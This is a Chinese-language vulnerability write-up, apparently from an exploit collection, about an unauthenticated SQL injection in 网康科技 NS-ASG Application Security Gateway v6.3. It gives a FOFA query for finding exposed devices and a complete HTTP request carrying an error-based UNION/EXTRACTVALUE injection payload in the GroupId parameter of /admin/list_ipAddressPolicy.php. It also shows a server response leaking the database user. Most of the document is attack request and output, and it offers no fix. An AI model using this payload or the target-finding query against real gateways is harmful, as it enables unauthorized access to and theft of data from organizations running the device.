

W3-2网康科技-NS-ASG应用安全网关-SQL


漏洞描述：

网康科技 NS-ASG Application Security Gateway 6.3存在一个SQL注入漏洞，由于/admin/list_ipAddressPolicy.php中对参数GroupId没有进行严格的过滤和校验，未经身份验证的攻击者可以远程发起攻击获取服务器敏感数据。

影响版本：

NS-ASG 应用安全网关 v6.3

网站图片：



网络测绘：

fofa语法：

FOFA: app="网康科技-NS-ASG安全网关"

漏洞复现：

payload:

```
GET /admin/list_ipAddressPolicy.php?GroupId=-1+UNION+ALL+SELECT+EXTRACTVALUE(1,concat(0x7e,(select+user()),0x7e)) HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图：

查询当前用户

Request

```
1 GET /admin/list_ipAddressPolicy.php?GroupId=-1+UNION+ALL+SELECT+EXTRACTVALUE(1,concat(0x7e,(select
2 +user()),0x7e)) HTTP/1.1
3 Host: 
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
5 121.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
7 q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Connection: close
```

Responses

https 557bytes / 49ms

```
1 HTTP/1.1 200 OK
2 Date: Sat, 17 Feb 2024 19:27:18 GMT
3 Server: Apache/2.2.17 (Unix) mod_ssl/2.2.1
4 X-Powered-By: PHP/5.3.4
5 Set-Cookie: PHPSESSID=528bb59c4e4f006bab37
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-re
8 Pragma: no-cache
9 Connection: close
10 Content-Type: text/html
11 Content-Length: 557
12
13 <html><body>
14 WHERE GroupId=-1 UNION ALL SELECT EXTRACT
15 <br> XPATH syntax error: '~iscgateway@loca
16 " JavaScript
17 \n\n
18 GroupName FROM ISCGroupTable WHERE GroupId
```